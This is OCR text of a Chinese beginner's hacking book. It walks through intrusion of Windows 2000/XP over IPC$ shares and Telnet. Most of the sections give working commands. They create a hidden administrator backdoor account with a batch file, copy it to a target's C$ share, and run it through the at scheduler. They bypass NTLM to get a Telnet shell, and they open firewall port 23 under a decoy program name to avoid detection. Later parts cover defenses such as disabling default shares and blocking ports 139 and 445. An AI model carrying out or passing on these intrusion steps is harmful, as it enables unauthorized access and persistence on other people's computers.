
通过命令“net use \\目标IP\共享名 /del”可以删除指定目标IP的远程连接。

4.1.4建立后门账号

黑客可以通过IPC$共享的后门，连接上了目标主机，并进行任意的操作，为了避免目标主机的账户和密码被管理员修改，黑客通常会另外开启系统后门，为自己创建一个账户以便以后仍能够进入该主机，下面我们就来看看黑客是如何操作的。

1.制作“创建后门”的批处理文件

首先在本地计算机中编写一个系统批处理的bat文件（也就是人们常说的脚本文件），打开文本文档，输入信息：“net user winback 123456 /add”和“net localgroup administrators winback /add”。输入完毕，另存为“winback.bat”文件。



新手点拨

“net user winback 123456 /add”的意思是创建一个密码为123456，名字为winback的账户；而“net localgroup administrators winback /add”的含义是将winback这个账号添加进administrators组中，这样winback就拥有系统管理员。

Notice

拷贝批处理文件到目标主机也可以通过上节的步骤，在建立IPC$连接之后，通过映射盘符直接拷贝到目标主机。

2.拷贝批处理文件到目标主机中

建立好批处理文件“winback.bat”之后，还需要让目标主机执行才行，使用命令：“copy winback.bat \\192.168.115.247\c$”将“.winback.bat”文件拷贝到了目标主机中。

Notice

计划任务是按照目标主机的当前时间来执行的，所以首先需要查看目标主机的当前时间。

3.让目标主机运行批处理文件

现在剩下的问题就是需要目标主机执行这个“winback.bat”文件了，黑客通常是通过系统的计划任务实现的，常用的方法是使用“at”命令，让目标主机在某个时刻执行某项操作或任务。

Notice

使用“at”命令要保证目标主机“计划”服务已启动才行，该服务名为“Task Scheduler”，一般情况下，Windows系统都会自动开启该服务。

No.01 查看目标主机当前系统时间

首先键入“net time \\192.168.115.247”命令查看目标主机的当前时间。

No.02 建立计划任务

从系统回复中可以看见目标主机的系统时间为：下午03:45，根据这个时间为目标主机建立计划任务。键入“at \\192.168.115.247 15:48 c:\winback.bat”，该命令的含义是让目标主机在15:48时执行winback.bat文件。

Notice

at命令只能使用24小时时间制。

No.03 新账户连接成功

等待一段时间之后，估计目标主机已经执行了“winback.bat”文件，就可以验证是否创建成功，先断开IPC$连接，然后用“winback”账户进行连接。如此一来，黑客就可以通过自己建立的账号进行入侵。

4.1.5 Windows XP的IPC$连接

利用IPC$连接可以成功地入侵Windows 2000的主机，但对于Windows XP则有些麻烦，这是因为Windows 2000和Windows XP在网络登录上有所不同。


1.Windows XP的网络访问规则

正是因为Windows XP的网络访问规则和Windows 2000不一样，这就让Windows XP更具安全性，下面我们来看看，他们到底有什么不同。

No.01 查看Windows XP的安全策略组

我们依次打开“控制面板”→“管理工具”→“本地安全策略”，在“安全设置”→“本地策略”→“安全选项”中，打开“网络访问：本地账户的共享和安全模式”。

No.02 网络访问模式



Windows XP的网络登录有两种模式可用：“典型”和“仅来宾”，如果将登录模式设置为“典型”则登录过程中使用客户提供的用户进行登录，登录成功后具有这个用户的权

新手点拨

“at”命令的使用说明：

at [\\IP] [[ID] [/delete] /delete [/yes]]

如果在没有参数的情况下使用，则at列出已计划的命令。

\\IP：指定远程计算机，在此输入远程计划机的IP地址。如果省略该参数，命令将安排在本地计算机。

ID：指定指派给已计划命令的识别码。

/delete：取消已计划的命令。如果省略了ID，计算机中已计划的命令将被全部取消。

/yes：当删除已计划的事件时，对系统的查询强制进行肯定的回答。

Notice

Windows XP在安全设置上要比Windows 2000先进，在默认的情况下，要利用IPC$来连接Windows XP需要特别的设置，否则是不能够成功，如果你的系统能被IPC$入侵，那么就证明已经被人开启了系统后门。

限。如果设置为“仅来宾”，则登录过程中不论是用什么用户登录，如果登录成功，则自动映射到“来宾”账户，也就是只有 Guest 用户的权限。

Notice

简单地说，Windows XP 网络登录所获得的权限取决于系统的设置，如果为“典型”，那么你可以获得网络访问相应用户权限，例如你有超级用户，那么取得的权限就是超级用户权限，而如果网络访问为“仅来宾”，那么无论你用什么用户权限，即使是超级用户，建立连接后得到的只能是 Guest 权限，很不幸的是，Windows XP 系统默认设置是“仅来宾”。所以 IPC$ 会连接失败。

2.利用IPC$入侵Windows XP操作系统

通常黑客都是通过骗取的方式让目标主机的管理员开启“经典”的网络访问模式，当“经典模式”开启成功之后，剩下的工作就和入侵 Windows 2000 方法一样了。

假设我们也获取了目标计算机的管理员账户为 xyz。现在我们就来演示如何入侵。

No.01 使用“net use”命令

首次登录的时候，在命令提示符中使用命令：“net use \\192.168.115.221\ipc$”并输入提示的用户名和密码。

Notice

IPC$ 验证不允许使用空密码，黑客如果使用空密码的管理员账户进行连接，将会被目标系统拒绝。

No.02 复制文本到目标隐藏共享c$下

黑客使用目标主机的管理员账户成功地建立了 IPC$ 连接，这时就可以利用目标主机隐藏资源：C$、D$、ADMIN$……

Notice

因为网络等不同环境，使用“net use”连接 Windows XP 系统可能目标主机不会给出用户名提示，我们得使用认证的方法进行入侵，具体方法下面有述。

No.03 映射磁盘


通过“net use v: \\192.168.115.221\c$”命令将目标主机的隐藏共享“C:”映射到本地磁盘“V:”。

映射成功后，黑客就可以为所欲为了。

3. “net use”命令提示失败

使用“net use”连接 Windows XP 系统时，可能对方不会给出进入口令提示，而只建立了 IPC$ 空连接，这时黑客就会通过建立本地认证的方法进行入侵。


No.01 创建本地账户




首先在本地计算机也得创建一个相同账户，这样才能利用这个相同的账户登录目标计算机。此处会创建了“xyz“账户，该账户与目标主机账户一致。

No.02 选择快捷方式

选择“开始”→“所有程序”→“附件”找到“命令提示符”，单击鼠标右键选择“属性”。然后在“快捷方式”选项卡中单击“高级”按钮打开“高级属性”，并勾选“以其他用户身份运行（R）”复选框。



No.03 选择用户打开命令提示符



再次打开“命令提示符”，此时就需要通过验证身份才能进入了，选中“下列用户”然后使用用户名为“xyz”的账户进入。

新手点拨

Net Use 使用方法：连接计算机或断开计算机与共享资源的连接，或显示计算机的连接信息。

命令格式：Net use [devicename | *] [\\computername\sharename[\volume]] [password|*]][/user:[domainname\]username][/delete]| [/persistent:{yes | no}]]

有关参数说明：

键入不带参数的 Net use 列出网络连接

devicename 指定要连接到的资源名称或要断开的设备名称

\\computername\sharename 服务器及共享资源的名称

password 访问共享资源的密码

* 提示键入密码

/user 指定进行连接的另外一个用户

domainname 指定另一个域

username 指定登录的用户名

/home 将用户连接到其宿主目录

/delete 取消指定网络连接

/persistent 控制永久网络连接的使用。

Notice


在进行连接时，命令和密码可以一气呵成：net use \\192.168.115.221\ipc$ “密码”

No.04 创建磁盘映射

利用“xyz”身份打开的命令提示符就能进行与 Windows XP 系统的 ipc$ 连接了。连接命令同样使用 net use 命令。连接成功后，同样可以拷贝文件，创建磁盘映射。

No.05 映射到本地磁盘

打开本地计算机的“我的电脑”查看，多出了新增网络盘“v:”。



至此，IPC$ 连接 Windows XP 成功，接下来黑客就可以在目标主机进行许多权限很大的操作，如查看、篡改重要文件，种植木马等等。

Notice

有的入侵者会使用缓冲区溢出的方法入侵 Windows XP，由于 Windows XP 的网络访问默认为 guest 权限，所以缓冲区溢出的主要目的在于提升 guest 账户的控制权限，并达到 IPC$ 入侵的目的，可这种方法是利用了 Windows 各种漏洞，随着系统的升级，该漏洞可能已被微软修补，故在此省略介绍。

4.1.6 IPC$连接失败的原因

利用 IPC$ 连接经常会失败，以下 5 个原因是比较常见的：

- 你的系统不是 NT 或以上操作系统；
- 对方没有打开 IPC$ 默认共享
- 对方未开启 139 或 445 端口（或被防火墙屏蔽）
- 输入命令输入有误（比如缺少了空格等）
- 用户名或密码错误（空连接当然无所谓了）

Notice

IPC$ 连接不能用于 Windows 9X 的系统

另外，也可以根据返回的错误号分析原因：

● 错误号 5，拒绝访问：很可能你使用的用户不是管理员权限的，先提升权限；

● 错误号 51，Windows 无法找到网络路径：网络有问题；

● 错误号 53，找不到网络路径：IP 地址错误；目标未开机；目标 lanmanserver 服务未启动；目标有防火墙（端口过滤）；

● 错误号 67，找不到网络名：你的 lanmanworkstation 服务未启动；目标删除了 ipc$；

● 错误号 1219，提供的凭据与已存在的凭据集冲突：你已经和对方建立了一个 ipc$，请删除再连。

● 错误号 1326，未知的用户名或错误密码：原因很明显了；

● 错误号 1792，试图登录，但是网络登录服务没有启动：目标 NetLogon 服务未启动。（连接域控会出现此情况）

● 错误号 2242，此用户的密码已经过期：目标有账号策略，强制定期要求更改密码。

Notice

关于 IPC$ 连不上的问题比较复杂，除了以上的原因，还会有其他一些不确定因素，读者需要自己多试验多体会了。

4.1.7防范IPC$入侵

首先要禁止空连接进行枚举（此操作并不能阻止空连接的建立）。

1.修改注册表禁止IPC$共享

No.01 修改注册表

在“运行”窗口中输入“regedit”打开注册表编辑器，找到：[HKEY_LOCAL_MACHINE\SYSTEM\ CurrentControlSet\Control\LSA] 下 的 DWORD 值 RestrictAnonymous 的键值改为：00000001。

No.02 命令行去除IPC$共享

然后输入“net share”查看本地共享资源，接下来输入如下命令删除共享：

```
net share ipc$ /delete
net share admin$ /delete
net share c$ /delete
net share d$ /delete（如果有 E:,F: 等盘符可以同法删除）
```

No.03 存储“.reg”文件

接下来用记事本编辑如下内容的注册表文件，保存为任意名字的“.reg”文件，使用时双击即可关闭默认共享和 IPC$：

```
Windows Registry Editor Version 5.00
```

Notice

IPC$ 本来要求客户机需要足够的权限才能连接到目标主机，然而事实并不尽然。IPC$ 空连接漏洞允许客户端只使用空用户名、空密码就可以与目标主机成功建立连接，尽管入侵者不能通过空连接直接得到管理员权限，但也可以用来探测目标主机的一些关键信息，在“信息搜集”中可以发挥一定作用。

Notice

在对注册表进行操作时，注意备份注册表，对要进行的操作需熟悉。

Notice


代码最后面一定要空上一行，否则不会成功。其中，键值 AutoShareServer 对应 C$、D$ 一类的默认共享，键值 AutoSharewks 对应 ADMIN$ 默认共享，键值 RestrictAnonymous 对应 IPC$ 空连接。

```
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
lanmanserver\parameters]
"AutoShareServer"=dword:00000000
"AutoSharewks"=dword:00000000
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa]
"RestrictAnonymous"=dword:00000001
```

2.屏蔽端口


除了上面的方法，用户也可以通过屏蔽 139，445 端口来防范别人通过 IPC$ 来入侵，因为没有 139，445 端口的支持是无法建立 IPC$ 的，因此屏蔽 139，445 端口同样可以阻止 IPC$ 入侵。

No.01 屏蔽139端口



139 端口可以通过禁止 NBT 来屏蔽，方法是：选择“本地连接”→“TCP/IP 属性”→“高级”→“WINS”然后再禁用 TCP/IP 上的 NETBIOS 即可。

No.02 屏蔽445端口



445 端口可以通过修改注册表来屏蔽方法是：打开注册表到 [HKEY_LOCAL_MACHINE\System\Controlset\Services\NetBT\Parameters] 下，新建预告 DWORD 值 SMBDeviceEnabled，将其键值设为 0，然后修改完后重启机器即可。


新手点拨

在 Windows NT 中 SMB 基于 NBT 实现。而在 Windows 2000 中，SMB 除了基于 NBT 的实现，还有直接通过 445 端口实现。当 Windows 2000（允许 NBT）作为客户端来连接 SMB 服务器时，它会同时尝试连接 139 和 445 端口，如果 445 端口有响应，那么就发送 RST 包给 139 端口断开连接，以 455 端口通讯来继续。当 445 端口无响应时，才使用 139 端口。当 Windows 2000（禁止 NBT）作为客户端来连接 SMB 服务器时，那么它只会尝试连接 445 端口，如果无响应，那么连接失败。

3.禁止服务

再有，停止 Server 服务也是个不错的防范方法，具体方法是在命

令提示符下输入“net stop server /y”即可。



Notice

重新启动电脑后 Server 服务会重新开启。当然，也可以永久关闭 IPC$ 和默认共享依赖的服务：Server 服务，方法是：打开“控制面板”→“管理工具”→“服务”，找到 Server 服务，用鼠标右键单击它，选择弹出菜单中的“属性”，再单击“常规”→“启动类型”→“已禁用”即可。

IPC$ 入侵只是与目标主机建立了连接，并不是真正意义上的登录，要夺取目标主机的控制权才是黑客的目的，Telnet 就为这种入侵提供了可能。通过 Telnet 这种方式，黑客可以进行各种操作。

4.2 基于Telnet服务的入侵及其防范

4.2.1 Telnet入侵的前提条件

黑客要使用 Telnet 的方式入侵 Windows 系统，除了需要掌握目标计算机上的账号和密码外，还需要远程计算机已经开启“Telnet 服务”，并去除 NTLM 验证。我们可以通过 IPC$ 连接，远程开启目标主机的 Telnet 服务。

1.进行IPC$连接

首先通过 IPC$ 连接目标主机，打开命令提示符窗口，输入命令“net use \\IP\ipc$”，然后输入获取对方主机的用户名和密码。

Notice

对于 Telnet 的认识，不同的人持有不同的观点，可以把 Telnet 当成一种通信协议，但是对于入侵者而言，Telnet 被当作一种远程登录的工具。一旦入侵者与远程主机建立了 Telnet 连接，入侵者便可以使用目标主机上的软、硬件资源，而入侵者的本地机只相当于一个只有键盘和显示器的终端而已。

2.远程开启Telnet服务

通过 IPC$ 连接上目标主机之后，可以远程打开它的 Telnet 服务，

Notice


获取目标主机的用户名和密码 4.1.2 有介绍，此处不再赘述。

具体步骤如下。

No.01 连接目标主机

右键单击桌面上的“我的电脑”选择“管理”项，在弹出的“计算机管理”窗口中选择“操作”→“连接到另一台计算机”菜单项。

No.02 填写目标主机IP地址



在打开的“选择计算机”对话框中填写目标计算机的IP地址，并“确定”返回。

No.03 启动目标主机的Telnet服务

之后在“计算机管理”窗口中进行操作，实际上就是对IP为“192.168.115.247”主机进行操作，依次展开“服务和应用程序”→“服务”，并将右侧窗格中的“Telnet”服务项开启。

3.去掉NTLM验证


开启目标主机的Telnet服务之后，就可以使用“net use * /del”命令断开IPC$连接了，这一步需要去除NTLM验证，否则在登录目标计算机的时候会失败。

新手点拨

Telnet用于Internet的远程登录。它可以使用户通过网络进入的另一台已上网的电脑，这种连通可以发生在同一房间里面的电脑或是在世界各范围内已上网的电脑。习惯上来说，被连通计算机，并且提供网络服务的计算机被称之为服务器（Server），而自己在使用的机器称之为客户机（Client）。一旦连通后，客户机可以享有服务器所提供的一切服务。用户可以运行通常的交互过程（注册进入，执行命令），也可以进入很多的特殊的服务器如寻找图书索引。网上不同的主机提供的各种服务都可以被使用。

Notice

通过IPC$连接并不能远程开启Windows XP的Telnet服务，除了利用系统漏洞外，黑客只能采取其他方式诱骗目标主机管理员开启Telnet服务。




要去除 NTLM 验证可以在本地计算机上建立一个与远程主机相同账号和密码绕过 NTLM 验证，具体方法如下。

No.01 命令提示符中创建本地账户

首先在目标主机中建立后门账户“winback”，然后在本地计算机也中建立一个相同的“winback”账户，可以直接在命令提示符中键入命令。

No.02 选择快捷方式



首先选择“开始”→“所有程序”→“附件”找到“命令提示符”，单击鼠标右键选择“属性”。

No.03 高级属性

然后在“快捷方式”选项卡中单击“高级”按钮打开“高级属性”，并勾选“以其他用户身份运行（R）”复选框。

新手点拨

关于 NTLM 验证：


由于 Telnet 功能太强大，而且也是入侵者使用最频繁的登录手段之一，因此微软公司为 Telnet 添加了身份验证，称为 NTLM 验证，它要求 Telnet 终端除了拥有 Telnet 服务主机的用户名和密码外，还满足 NTLM 验证关系。NTLM 验证大大增强了 Telnet 主机的安全性，就像一只拦路虎把很多入侵者拒之门外。

Notice

在目标主机中建立后门账户的方法可以参见 4.1.3 中的介绍。

Notice


通过 NO.01 步的操作，本地系统中就多了一个名为“winback”的账户，我们就以这个账户来打开命令提示符，并绕过 NTLM 验证。




新手点拨

Windows XP SP2 中加入了防火墙功能，它自动地屏蔽了 Telnet 通信的端口 23，如果要 Telnet 入侵带有防火墙的 Windows XP SP2，黑客必须关闭目标主机的防火墙，或者让防火墙开放 Telnet 使用的 23 端口。

依次打开“控制面板”→“Windows 防火墙”，然后在“例外”选项卡中，单击“添加端口”按钮，然后在端口号中填写“23”，至于名字，可以随便定，如果为了避免怀疑，可以填“酷狗”、“迅雷”、“emule”等名字。




No.04 选择用户打开命令提示符



再次打开“命令提示符”，此时就需要通过验证身份才能进入了，选中“下列用户”然后使用用户名为“winback”的账户进入。

No.05 发送验证密码



利用“winback”身份打开的命令提示符进行 Telnet 连接就可以绕过 NTLM 验证了。输入“telnet 192.168.115.247”命令进行 Telnet 登录。在提示下输入“y”并按下【ENTER】键表示发送密码并登录，即可 Telnet 到目标主机上了。

No.06 成功使用Telnet登录到远程计算机上

得到目标主机的 Shell 之后，黑客就可以随心所欲地进行控制了，具体如何操作，我们将在下一节中一并介绍。

4.2.2 Telnet中的操作

Telnet 客户有两种工作模式：Telnet 命令模式和 Telnet 会话模式。Telnet 命令模式允许 Telnet 终端打开或关闭到目标主机的连接、显示操作参数、设置终端选项、打印状态以及退出程序。

一旦连接到目标主机，Telnet 客户就进入 Telnet 会话模式。这是最常见的模式。登录后，用户将接收到一个命令提示符的会话。这时，用户就可以利用该命令提示符对目标主机进行任何操作了。

DOS 中应用的大多数命令都能在 Telnet 中使用，我们现在就在目标主机下制作一个文本来警告对方系统存在漏洞，该文本如下信息“Hacker was here！”，这里使用“copy”命令，在命令提示符中输入“copy con hacker.txt”然后写下“Hacker was here！”信息，最后按【Ctrl+Z】，并敲击【ENTER】键退出。

Notice

一旦连接到主机，就可以从会话模式返回到命令模式，以便更改终端设置。按“CTRL＋}”可以从 Telnet 会话模式转到 Telnet 命令模式。按【ENTER】可以返回到该“Telnet”会话模式。

Notice


Telnet 操作只是文本控制模式，如果使用 DOS 的外部命令“edit”来编辑文本，将无法进行操作，这是因为“edit”命令是带有图形操作界面的。

Chapter 5

Windows 系统安全与防范

光盘教学

Windows 并不是一个非常安全的操作系统，加之它广泛的应用性，所以极易受到入侵者的入侵，一旦被恶意攻击，那么用户的数据就会被盗取或破坏。如何尽可能地堵住漏洞防范黑客入侵，我们将在本章中做详细介绍。




Chapter 5 Windows系统安全与防范

Windows XP 的安全由于自身的庞大和功能的繁多而显得较为复杂，尽管 Windows XP 在安全方面的技术和性能都做了大量的工作，将安全防范性能提高到了一个前所未有的高度，但是无孔不入的入侵问题仍然不可能使任何一种系统做到 100% 的安全，所以要保证 Windows XP 不发生大的意外，就要做好防范工作，充分利用 Windows XP 的安全特性进行一些必要的安全配置，不失为一种有效的防范措施。本节就以 Windows XP 所自带的安全配置方面进行了具体的讲解。

5.1.1充分利用防火墙功能

Windows XP（ICF）是一个基于包的防火墙，防火墙首先不响应“Ping”命令，并禁止外部程序对本机进行端口扫描，并自动记录所有发出、接收的数据包的 IP 地址、端口、服务以及其他一些代码。这样有效地减少了外部攻击的威胁。启动防火墙的方法如下。

No.01 打开网络连接属性



打开“控制面板”窗口，依次双击“网络连接”→“本地连接”打开“本地连接 状态”对话框。

No.02 切换“高级属性”

在“常规”选项卡中单击“属性”按钮打开“本地连接 属性”对话框，然后切换至“高级”选项卡中。这里就可以根据不同的网络连接来配置防火墙了。


5.1 Windows XP安全设置

新手点拨


由于 Windows XP 拥有强大的功能，如数字媒体、及时信息传递以及电子照片处理等，这些都将使该基于该系统的 PC 和网络应用十分复杂。同样，这些功能也对安全问题提出了新的要求。经常下载系统补丁将有助于用户的安全防范，经常光顾微软的安全公告板，会了解一些微软公布的安全漏洞最新消息，总之，“防患于未然”才是真正消除安全隐患的最明智方法。

Notice

用户还可以在控制面板中直接启动“Windows 防火墙”对话框。



No.03 打开防火墙设置



单击“设置”按钮即可打开“Windows 防火墙”对话框，选择“常规”选项卡中的“启用（推荐）”即可启动 Windows 自带的防火墙了。

Notice

如果局域网内的每位用户都使用防火墙，则防火墙有可能导致局域网内的某些通讯的阻碍。所以建议工作站就不必再使用 ICF，而且由于工作站与 Internet 的任何通信都必须通过设置共享的主机来实现，这样就隐藏了工作站的地址。工作站就相对安全一些。当然，我们还可以用其它的专业防火墙，例如国内颇具盛名的 KV3000、VRV 等。

Windows XP 自带虚拟拨号软件，可以很好的支持 ADSL，更重要的是 Windows XP 自带的防火墙能够支持多用户。网络管理员在设置 Windows XP 连接共享（ICS）后局域网用户就可以高速浏览 Internet。

新手点拨

如何设定浏览器将决定是否向站点泄露用户的个人信息。IE6.0 中可以很好管理 Cookie。Cookie 是一些站点为了提供用户特征信息而存在用户的电脑上的一个小文件。通过设置 IE，用户可以做到：禁止所有 Cookie 存储到用户的电脑上、拒绝第三方 Cookie，但允许其他的 Cookie 存储到电脑上、允许所有 Cookie 存储到电脑上。这样一来，用户就可以很轻松地管理 Cookie，从而不再担心 Cookie 将信息泄露出去。

5.1.2利用IE6.0来保护个人隐私


用户可以在 IE6.0 中定义透露个人信息的具体参数选项，浏览器会在用户上网时，自动判断所访问的站点的安全、可信等级。对于安全站点，浏览器把用户的隐私参数和站点定义的隐私政策进行比较。根据预先设定的隐私参数，来限制信息方面的流通。

No.01 打开Internet选项

在 IE 浏览器中，单击菜单栏中的“工具”→“Internet”选项，然后切换到“隐


私”选项卡中。

No.02 高级隐私策略设置



在“隐私”选项卡中单击“高级”按钮可以打开“高级隐私策略设置”对话框，从中可以对 Cookie 进行详细的设置。

No.03 弹出窗口阻止程序设置



在“隐私”选项卡的“弹出窗口阻止程序设置”栏中可以设置窗口的弹出方式。该功能在对付“流氓网页”等窗口时非常有用。启动该功能后，用户在浏览网页的时候就可以阻止大部分的窗口式网页广告、危险网页的弹出。

No.04 设置“弹出窗口阻止程序”

如果对窗口弹出的要求很高，可以单击“设置”按钮，打开“弹出窗口阻

Notice

